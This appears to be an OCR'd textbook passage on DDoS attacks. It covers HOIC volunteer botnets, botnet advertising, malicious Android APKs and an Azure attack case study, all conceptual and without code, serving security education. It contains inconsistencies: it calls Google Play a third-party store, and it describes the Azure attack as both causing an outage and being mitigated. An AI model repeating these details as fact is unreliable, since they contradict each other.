
Figure 10.29: DDoS attack scenario

As shown in the figure, an anonymous hacker hosts a High Orbit Ion Cannon (HOIC) DDoS attack tool on a web server they own or on a compromised web server. The hacker then advertises the HOIC DDoS attack tool on social networking sites or search engines such as Twitter, Facebook, and Google with a malicious download link.

Users who desire to perform the DDoS attack may download the HOIC DDoS attack tool by clicking on the malicious download link provided by the hacker. These users are termed “volunteers.” All the volunteers connect via an IRC channel to the anonymous hacker and await instructions to proceed further. The hacker instructs the volunteers to flood the target web server (e.g., PayPal, MasterCard, and PAYBACK) with multiple requests. On receiving instructions, the volunteers act accordingly. Consequently, the target server becomes overwhelmed and stops responding to requests from even legitimate users.



Hackers Advertise Links for Downloading Botnets

Hackers Advertise Links for Downloading Botnets

Hackers advertise botnets on various blogs, search engines, social networking sites, emails, and so on with download links. Hackers also use fake updates and security alerts to trick the victim into downloading the malware. The intention in doing so is to spread the botnet and increase the size of the attack network. This method of attack is very quick and effective. The below figure shows examples for ads hosted by hackers on the Internet to download botnets.


Figure 10.30: Advertisements with links to download botnets



Use of Mobile Devices as Botnets for Launching DDoS Attacks

- Android devices are passively **vulnerable to various malware** such as Trojan, bots, and RATs, which are often found in third-party application stores
- These unsecured Android devices are becoming primary targets for attackers to **enlarge their botnet** because they are **highly vulnerable to malware**
- Malicious Android applications found in the **Google Play store** and **drive-by downloads** are just a few examples of **infection methods**
- The attacker **binds the malicious APK server** to the Android application package (**APK file**), **encrypts** it, and **removes unwanted features** and **permissions** before distributing the malicious package to a **third-party app store** like the Google Play Store
- Once the user is **tricked into downloading and installing** such an application, the attacker can gain full control of the victim's device, **enslaving the targeted device** into the **attacker's mobile botnet** to perform malicious activities such as **launching DDoS attacks** and **web injections**

Use of Mobile Devices as Botnets for Launching DDoS Attacks

Android devices are passively vulnerable to various malware such as Trojans, bots, Remote Access Trojans (RATs), and so on, which are often found in third-party application stores. These unsecured android devices are becoming the primary targets for attackers to enlarge their botnet network because they are highly vulnerable to malware. Malicious android applications found in the Google Play Store and as drive-by downloads are examples for infection methods. The attacker binds a malicious server to the android application package (APK) file, encrypts it, and removes unwanted features and permissions before distributing the malicious package to a third-party app store such as Google Play Store. Once the victims are tricked into downloading and installing such applications, the victim's device is taken over by the attacker and integrated into the attacker's mobile botnet to perform malicious activities such as DDoS attacks and web injections.

DDoS Attack on Microsoft Azure

- In **August 2021**, Microsoft encountered a devastating **2.4 Tbps** DDoS attack that made its service unavailable to Azure customers for over **10 minutes**
- It is a 140 percent larger attack than the previous **1 Tbps** attack, which was detected and mitigated on Azure in **Q3 of 2020**

Attack Timeline

- The DDoS attack occurred during the last week of **August 2021**
- This UDP reflection attack made Azure services unavailable between **14:30** to **14:40** for European customers
- Within a 10-minute span, the first portion of the attack peaked at **2.4 Tbps** at **2:30 PM**, the second at **0.55 Tbps** at approximately **2:35 PM**, and the third at **1.7 Tbps** a little after **2:40 PM**

Microsoft's Response

- Microsoft claims that **Azure's DDoS protection platform**, which was designed considering future DDoS attacks, was able to trace down and mitigate this **attack**
- The **protection service** can **absorb a great number of DDoS** attacks before they reach the **customers**
- The company also claims that its **protection platform** provides additional security beyond **ample mitigation capacity**
- If **normal baseline traffic** varies to a greater extent, their **DDoS control plane logic** quickly initiates all possible detection steps
- This ensures a **faster mitigation** and prevents **damage to resources** from such large attacks

https://azure.microsoft.com

DDoS Case Study: DDoS Attack on Microsoft Azure

Source: *https://azure.microsoft.com*

Microsoft Azure is a cloud-computing platform designed for application management over the cloud from Microsoft-based data centers. In August 2021, Microsoft encountered a devastating 2.4 Tbps DDoS attack that made its service unavailable to Azure customers for over 10 minutes. This attack was 140% larger than the previous 1 Tbps attack that was detected and mitigated on Azure in Q3 of 2020.

- **Attack Timeline**

  The DDoS attack occurred during last the week of August 2021. This UDP reflection attack made Azure services unavailable between 14:30 to 14:40 for Europe customers. Although the attack was short-lived, the targeted European organization experienced unexpected inflow of UDP traffic that broke down the service.

  However, Azure's DDoS protection platform mitigated the attack by continuously monitoring the infrastructure at many points across the network. It detected an anomaly in the ratio of ingress traffic and alerted the security professionals. The below screenshot shows the comparative inbound throughput of 2020 and 2021 DDoS attacks.

